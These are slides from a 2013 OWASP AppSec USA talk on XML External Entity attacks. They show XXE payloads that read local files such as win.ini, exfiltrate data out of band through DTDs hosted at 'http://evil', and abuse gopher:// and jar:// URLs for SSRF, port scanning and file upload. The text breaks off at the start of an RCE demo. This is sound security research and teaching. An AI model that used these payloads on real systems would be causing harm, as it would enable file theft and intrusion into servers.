



OWASP FOUNDATION PRESENTS

APPSEC USA

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2013

What You Didn't Know About XML External Entities Attacks

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Hosted by OWASP & the NYC Chapter





- Application pentesting for nearly 9 years
- Enjoys vulnerability research
 - Always learning/developing new techniques
 - Loves to collaborate on research
 - Current areas: XXE, Application Cryptanalysis, IPv6
- OWASP chapter leader in Portland, Oregon
(we're always looking for speakers)

@ecbftw




- XML is extremely pervasive
 - Document formats (OOXML, ODF, PDF, RSS, ...)
 - Image formats (SVG, EXIF Headers, ...)
 - Configuration files (you name it)
 - Networking Protocols (WebDAV, CalDAV, XMLRPC, SOAP, REST, XMPP, SAML, XACML, ...)
- Any security issue that affects XML, potentially affects a lot of software



- Entities are a feature defined in DTDs
 - DTDs a legacy carry-over from SGML
 - Allow for macro-like text and XML substitution
 - External entities are used to include other documents
- Entities are well-known source of attacks
 - Miles Sabin on xml-dev (June 8, 2002)
 - Gregory Steuck on Bugtraq (October 29, 2002)



- Arbitrary URL Invocation
 - CSRF-like Attacks
- DoS attacks abound
 - Recursive entity definition ("billion laughs attack")
 - DDoS against third parties via HTTP/FTP
- Data theft via "external" entities
 - Point entity to local file or internal HTTP resource
 - Include entity inline in document
 - Application exposes the XML contents later





Read win.ini and store it in your user's profile:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE updateProfile [
    <!ENTITY file SYSTEM "file:///c:/windows/win.ini">
]>
<updateProfile>
    <firstname>Joe</firstname>
    <lastname>&file;</lastname>
    ...
</updateProfile>
```



- Retrieved document must be well-formed XML
 - No binary (must be UTF-8/16 data)
 - In text, no stray '&', '<' or '>'
 - XML files can be embedded, but often not usable
- Requires that the application gives data back



- Pentesters: "Data retrieval is impractical"
 - New research has made it more practical
- Vendors: "Developers can just turn off external entities"
 - Few developers even know that they are at risk
- Vendors: "Parser resource limits will stop DoS"
 - Completely ignores URL-oriented attacks



Just like regular entities, but only for DTDs

```
<!DOCTYPE updateProfile [  
    <!ENTITY % moresyntax "<!ENTITY foo 'dynamic'>">  
%moresyntax;  
] ]>  
  
...  
<lastname>&foo;</lastname>  
...
```



Wouldn't be nice if we could do this?

```
<!DOCTYPE updateProfile [  
    <!ENTITY file SYSTEM "file:///has/broken/xml">  
    <!ENTITY start "<! [CDATA[ ">  
    <!ENTITY end "]]>">  
] ]>  
...  
<lastname>&start; &file; &end;</lastname>  
...
```

Doesn't work this way... =(



But with parameter entities, we can pull it off:

```
<!DOCTYPE updateProfile [
    <!ENTITY % file SYSTEM "file:///has/broken/xml">
    <!ENTITY % start "<![CDATA[%">
    <!ENTITY % end "%]]>">
    <!ENTITY % dtd SYSTEM "http://evil/join.dtd">
%dt;
] ]>
... <lastname>&all; </lastname> ...
```

Here, the join.dtd file contains:

```
<!ENTITY all "%start;%file;%end;">
```



- XML-related restrictions persist
 - Still no binary (must be UTF-8/16 data)
 - Some XML chars still cause problems, but well-formed XML files now readable as text
- Requires that the application gives data back
- Requires "phone home" access



- Wait... If we can build entity tags dynamically, why can't we build dynamic entity URLs?
 - We can!
 - First described by Osipov and Yunusov at Blackhat EU 2013



Grab the file and send it all in the DTD:

```
<!DOCTYPE updateProfile [
    <!ENTITY % file SYSTEM "file:///path/to/goodies">
    <!ENTITY % dtd SYSTEM "http://evil/send.dtd">
    %dtd;
    %send;
] ]>
...

```

Here, the send.dtd file contains:

```
<!ENTITY % all
    "<!ENTITY &#x25; send SYSTEM 'http://evil/?%file;'>"
>
%all;
```



- The up side
 - No application interaction
 - Data theft **before** schema validation
- Character Limitations
 - Still no binary (must be UTF-8/16 data)
 - Either 'or' " will cause an error
 - # will cause URL truncation
- Requires "phone home" access



- Don't underestimate the humble URL
- Many platforms/parsers support a surprising variety of URL schemes/protocols
- Many protocols can be used in unintended ways
- Usable without external entity support



Those enabled by default:

libxml2	PHP	Java	.NET
file	file	http	file
http	http	https	http
ftp	ftp	ftp	https
	php	file	ftp
	compress.zlib	jar	
	compress.bzip2	netdoc	
	data	mailto	
	glob	gopher *	
	phar		

* Removed circa September 2012



- file://... handler gives directory listings
- Older versions of Java allow arbitrary data to be sent over TCP via gopher://...
- The jar://... handler can be used to:
 - Peek inside any ZIP file
 - Upload files (!)



- **gopher:// {host} : {port} / {type} {request}**
 - Any **host**, any TCP **port**
 - **type** is a single digit integer
 - **request** can be any binary data, percent-encoded
- Perfect for:
 - CSRF-like attacks on internal services
 - Port scanning
 - Exploiting secondary network vulnerabilities



- Disabled in Oracle JDK, September 2012
 - Thanks to:
"SSRF vs. Business-critical applications: XXE tunneling in SAP"
-- Alexander Polyakov, Blackhat 2012
 - Supported in 1.7u7, 1.6u32 and earlier
- Requests are single-shot; no handshakes
- Limited retrieval of responses



- **jar:{url}!{path}**
 - **url** is any supported URL type (except jar)
 - **path** is the location within the zip file to fetch
- Can be used to pull files from:
 - jar/war/ear, docx, xlsx, ...
- DoS attacks
 - Decompression bomb anyone?
 - Fill up temporary space



- How does Java handle remote Jars?
 - Download jar/zip to temporary file
 - Parse headers, extract specific file requested
 - Delete the temporary file
- Can we find this temp file?
 - Of course! We have directory listings



- Temp file is only there for what, a second?
 - It's there as long as the download takes...
 - ...and we control the download rate!
- Attack process:
 - Force a jar URL to be fetched
 - Push almost all of the content immediately
 - Stall the rest of the download indefinitely
 - Use directory listings to locate the file





- We can upload arbitrary file content
 - Not just zip files
- We can't control:
 - Location of the file
 - Any part of the name or extension



RCE SCENARIO

- A slightly older public web application
 - Runs under Tomcat 6 and Oracle JRE 1.7u7
 - Tomcat admin interface restricted to internal
- Load balancer used to handle SSL/TLS
- Public web app vulnerable to an XXE flaw
 - "Inline" entity inclusion usable
 - TCP egress permitted







How can we pwn this server?


DEMO TIME



APPSEC USA 2013 Step 1: Reconnaissance

